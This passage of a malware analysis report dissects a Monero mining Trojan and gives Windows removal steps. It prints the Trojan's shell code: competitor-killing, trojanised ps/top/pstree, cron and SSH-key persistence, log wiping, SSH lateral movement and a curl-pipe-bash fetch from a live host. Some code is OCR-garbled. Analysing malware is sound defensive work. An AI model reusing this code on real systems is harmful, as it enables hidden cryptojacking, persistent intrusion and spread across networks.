
End of the mining-related string, which mainly includes the mining pool address and mining protocol.



```
ps auxf | grep -v grep | grep "mine.moneropool.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "pool.t00ls.ru" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:8080" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:3333" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "zhuabcn@yahoo.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "monerohash.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "/tmp/a7b104c270" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:6666" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:7777" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:443" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "stratum.f2pool.com:8888" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmrpool.eu" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "kieuanilam.me" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "stratum"|awk '{print $2}'|xargs kill -9
```

Figure 3-22 End the process with mining-related strings


Scans the processes in the system, checks whether the executable file path of the process contains the /tmp directory, and searches for specific keywords in the command line parameters to protect specific critical processes.



```
kill_sus_proc()
{
    ps axf -o "pid"|while read procid
    do
            ls -l /proc/$procid/exe | grep /tmp
            if [ $? -ne 1 ]
            then
                    cat /proc/$procid/cmdline| grep -a -E "rsysdlog|rsyncd.sh|redis-bin|VGAuthServices"
                    if [ $? -ne 0 ]
                    then
                            kill -9 $procid
                    else
                            echo "don't kill"
                    fi
            fi
    done
    ps axf -o "pid %cpu" | awk '{if($2>=40.0) print $1}' | while read procid
    do
            cat /proc/$procid/cmdline| grep -a -E "rsysdlog|rsyncd.sh|redis-bin|VGAuthServices"
            if [ $? -ne 0 ]
            then
                    kill -9 $procid
            else
                    echo "don't kill"
            fi
    done
}
```

Figure 3-23 Protect watchdog samples


The three system commands (ps, top, and pstree) are modified to automatically filter out the watchdog mining Trojan processes (redis -bin, rsysdlog, pnscan, and VGAuthServices) when the victim executes them.



```
    if [ -f "/bin/ps.orig" ]
    then
        echo "/bin/ps changed"
    else
        mv /bin/ps /bin/ps.orig
        echo "#! /bin/bash">>/bin/ps
        echo "ps.orig \$@ | grep -v \"redis-bin\|rsyndlog\|pnscan\|VGAuthServices\""">>/bin/ps
        chmod +x /bin/ps
    touch -d 20201001 /bin/ps
        echo "/bin/ps changing"
    fi
    if [ -f "/bin/top.orig" ]
    then
        echo "/bin/top changed"
    else
        mv /bin/top /bin/top.orig
        echo "#! /bin/bash">>/bin/top
        echo "top.orig \$@ | grep -v \"redis-bin\|rsyndlog\|pnscan\|VGAuthServices\""">>/bin/top
        chmod +x /bin/top
    touch -d 20201001 /bin/top
        echo "/bin/top changing"
    fi
    if [ -f "/bin/pstree.orig" ]
    then
        echo "/bin/pstree changed"
    else
        mv /bin/pstree /bin/pstree.orig
        echo "#! /bin/bash">>/bin/pstree
        echo "pstree.orig \$@ | grep -v \"redis-bin\|rsyndlog\|pnscan\|VGAuthServices\""">>/bin/pstree
        chmod +x /bin/pstree
    touch -d 20201001 /bin/pstree
        echo "/bin/pstree changing"
    fi
    if [ -f "/bin/chattr" ]
  then
    chattrsize=`ls -l /bin/chattr | awk '{ print $5 }'`
    if [ "$chattrsize" -lt "$chattr_size" ]
    then
      yum -y remove e2fsprogs
            yum -y install e2fsprogs
    else
      echo "no need install chattr"
    fi
  else
      yum -y remove e2fsprogs
            yum -y install e2fsprogs
    fi
```

Figure 3-24 Modify the command to filter watchdog mining related processes


Create a scheduled task, download the subsequent script, and add the SSH public key for persistence.



```
unlock_cron
rm -f ${crondir}
rm -f /etc/cron.d/rsyncd
rm -f /etc/crontab
echo "*/25 * * * * sh /etc/rsyncd.sh >/dev/null 2>&1" >> ${crondir}
echo "*/25 * * * * root sh /etc/rsyncd.sh >/dev/null 2>&1" >> /etc/cron.d/rsyncd
echo "0 1 * * * root sh /etc/rsyncd.sh >/dev/null 2>&1" >> /etc/crontab
echo crontab created
lock_cron
  chmod 700 /root/.ssh/
  echo >> /root/.ssh/authorized_keys
  chmod 600 /root/.ssh/authorized_keys
  echo "ssh-rsa
  AAAAB3NzaC1yc2EAAAADAQABAAABAQC9WKiJ7yQ6HcafmwzDMv1RKxPdJI/oeXUWDNW1MrWiQNvKeSe
  hYSBb7pK/2QFeVa22L+4IDrEXmlv3mOvyH5DwCh3HcHjtDPrAhFqGVyFEBsRZbQVlrPfsxXH2bOLc1P
```

Figure 3-25 Add SSH public key


Download the mining program and subsequent script files, etc.



```
if [ -f "/etc/redis-bin" ]
then
        filesize1=`ls -l /etc/redis-bin | awk '{ print $5 }'`
        if [ "$filesize1" -ne "$miner_size" ]
        then
            pkill -f redis-bin
            rm /etc/redis-bin
            downloads $miner_url /etc/redis-bin $miner_url_backup
        else
            echo "not need download"
        fi
else
        downloads $miner_url /etc/redis-bin $miner_url_backup
fi

if [ -f "/etc/rsysdlog" ]
then
        filesize2=`ls -l /etc/rsysdlog | awk '{ print $5 }'`
        if [ "$filesize2" -ne "$watchdog_size" ]
        then
            pkill -f rsysdlog
            rm /etc/rsysdlog
            downloads $watchdog_url /etc/rsysdlog $watchdog_url_backup
        else
            echo "not need download"
        fi
else
        downloads $watchdog_url /etc/rsysdlog $watchdog_url_backup
fi

if [ -f "/etc/VGAuthServices" ]
then
        filesize3=`ls -l /etc/VGAuthServices | awk '{ print $5 }'`
        if [ "$filesize3" -ne "$scan_size" ]
        then
            pkill -f VGAuthServices
            rm /etc/VGAuthServices
            downloads  $scan_url /etc/VGAuthServices $scan_url_backup
        else
            echo "not need download"
        fi
else
        downloads $scan_url /etc/VGAuthServices $scan_url_backup
fi

downloads $sh_url /etc/rsyncd.sh $sh_url_backup

chmod 777 /etc/redis-bin
```

Figure 3-26 Download the mining program and subsequent scripts


The mining parameters to be executed, including mining pool address , wallet address and other information.



```
chmod 777 /etc/redis-bin
if [ -f "/bin/ps.orig" ]
then
    ps.orig -fe|grep redis-bin |grep -v grep
else
    ps -fe|grep redis-bin |grep -v grep
fi
if [ $? -ne 0 ]
then
        cd /etc
        echo "not root mining"
        sleep 5s
      ./redis-bin --log-file=/etc/etc --keepalive --no-color --cpu-priority 5 -o 23.94.62.184:5443 --tls --nicehash --coin monero -o 93.211.216.105:8000 -u 46
      [illegible] --tls --coin monero -o redislog.top:5443 --tls --nicehash --coin monero --background &
else
        echo "root runing....."
fi
```

Figure 3-27 Parameters for executing mining

Clears traces, such as firewall traces, dropping traffic on specific ports, deleting history commands, and clearing email, security, and login logs. It also checks whether the /root/.ssh/known_hosts and /root/.ssh/id_rsa.pub files exist. If they do, they iterate over the IP addresses in the known_hosts file, connect to those hosts using SSH, and execute remote scripts on the remote hosts.



```
iptables -F
iptables -X
iptables -A OUTPUT -p tcp --dport 3333 -j DROP
iptables -A OUTPUT -p tcp --dport 4444 -j DROP
iptables -A OUTPUT -p tcp --dport 7777 -j DROP
iptables -A OUTPUT -p tcp --dport 9999 -j DROP
service iptables reload
history -c
echo > /var/spool/mail/root
echo > /var/log/wtmp
echo > /var/log/secure
echo > /root/.bash_history
chmod 444 /usr/bin/chattr
chmod 444 /bin/chattr
yum install -y bash 2>/dev/null
apt install -y bash 2>/dev/null
apt-get install -y bash 2>/dev/null
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts);
  2>&1 &' & done
fi
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts);
  2>&1 &' & done
fi
echo "$bbdir"
echo "$bbdira"

$bbdir -fsSL http://www.cn2an.top/id230409/is.sh | bash
$bbdira -fsSL http://www.cn2an.top/id230409/is.sh | bash
```

Figure 3-28 Clear traces and look for targets that can move laterally

4 Mining Trojan Detection and Removal Solution

4.1 Windows

4.1.1 Identification of Mining Trojans

1. Scheduled tasks

Scheduled task name: Update service for Windows System

Action: PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File C:\Users\ username \rsyncd.ps1

2. Document

File name:

redis-bin.exe

rsysdlog.exe

VGAuthServices.exe

c lean.exe

rsyncd.ps1

Path:

C:\Users\ username \ AppData \Local\Temp

C:\Users\ username

3. Process name

redis-bin.exe

rsysdlog.exe

VGAuthServices.exe

4. Network-side troubleshooting

redis-bin.exe : 2 3.94.62.184:5443 or 8 0.211.206.105:9000 or redislog.top:5443 (pool connection)

VGAuthServices.exe : Scans a large number of IP addresses

5. View the local administrators group

Use the command net localgroup Administrators to check the local administrator group to see if there is a suspicious user named bak$

4.1.2 Removal Plan

1. End the corresponding processes one by one

rsy sdlog.exe

VGAuthServices.exe

redis -bin.exe

Note: You must first end the rsysdlog.exe process, which is the daemon process of the other two. If you do not end this process first, the other two processes will restart.

2. Delete a scheduled task

Update service for Windows System

3. Delete mining and other landing files

C:\Users\ username \ AppData \Local\Temp \ redis-bin.exe

C:\Users\ username \ AppData \Local\Temp\rsysdlog.exe

C:\Users\ username \ AppData \Local\Temp\VGAuthServices.exe


C:\Users\ username \ AppData \Local\Temp\clean.exe

C:\Users\ username\ rsyncd.ps1

4. Delete malicious accounts

net localgroup Administrators bak$ /delete

You can also use Antiy's host system in-depth analysis tool (ATool) to detect and kill, and terminate the corresponding processes in sequence, rsysdlog.exe, VGAuthServices.exe, and redis-bin.exe. Otherwise, the mining process will restart after it ends.



文件	进程ID	发行商	描述	创建时间	文件大小	映像路径	验证结果	EPROCESS	PEB	基址
[illegible]	[illegible]			[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]			[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
x64dbg.exe	5084		x64dbg	2022-01-21 1...	61176	C:\Users\llz...	[未知]Duncan...	0xFFFFB00182...	0x00007FF6C3C...	0x000
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
x64dbg.exe	4400		x64dbg	2022-01-21 1...	61176	C:\Users\llz...	[未知]Duncan...	0xFFFFB00182...	0x00007FF6C3C...	0x000
x64dbg.exe	4288		x64dbg	2022-01-21 1...	61176	C:\Users\llz...	[未知]Duncan...	0xFFFFB00181...	0x00007FF61E...	0x000
ExpertModel.exe	2956		取证分析系统	2023-10-10 1...	11976240	C:\Users\llz...	[未知]	0xFFFFB00181...	0x00007FF6A...	0x000
Idle	0					Idle	[可信]			
System	4					System	[可信]	0xFFFFB0017F...		
smss.exe	280	Microsoft Corpora...	Windows 会话...	2015-07-10 1...	134032	C:\Windows\S...	[可信]Micros...	0xFFFFB00181...	0x00007FF6C...	0x000
csrss.exe	300	Microsoft Corpora...	Client Serve...	2015-07-10 1...	17632	C:\Windows\S...	[可信]Micros...	0xFFFFB00181...	0x00007FF777F...	0x000
wininit.exe	428	Microsoft Corpora...	Windows 启动...	2016-09-07 1...	290304	C:\Windows\S...	[可信]Micros...	0xFFFFB00181...	0x00007FF7B2...	0x000
csrss.exe	436	Microsoft Corpora...	Client Serve...	2015-07-10 1...	17632	C:\Windows\S...	[可信]Micros...	0xFFFFB00181...	0x00007FF777F...	0x000
winlogon.exe	496	Microsoft Corpora...	Windows 登录...	2017-03-04 1...	579072	C:\Windows\S...	[可信]Micros...	0xFFFFB00181...	0x00007FF6A6...	0x000
services.exe	544	Microsoft Corpora...	服务和控制器...	2015-07-10 1...	440336	C:\Windows\S...	[可信]Micros...	0xFFFFB00181...	0x00007FF6A7A...	0x000
lsass.exe	556	Microsoft Corpora...	Local Securi...	2016-09-07 1...	50336	C:\Windows\S...	[可信]Micros...	0xFFFFB00181...	0x00007FF6A11...	0x000

Figure 4-1 End the corresponding process

Delete the corresponding scheduled task, Update service for Windows System .




Figure 4-2 Deleting a scheduled task

Delete mining and other landing files. The corresponding directories are C:\Users\ username \AppData\Local\Temp and C:\Users\ username.




Figure 4-3 Delete mining and other landing files

If you check the network behavior of mining programs, you will find a lot of scanning behavior.


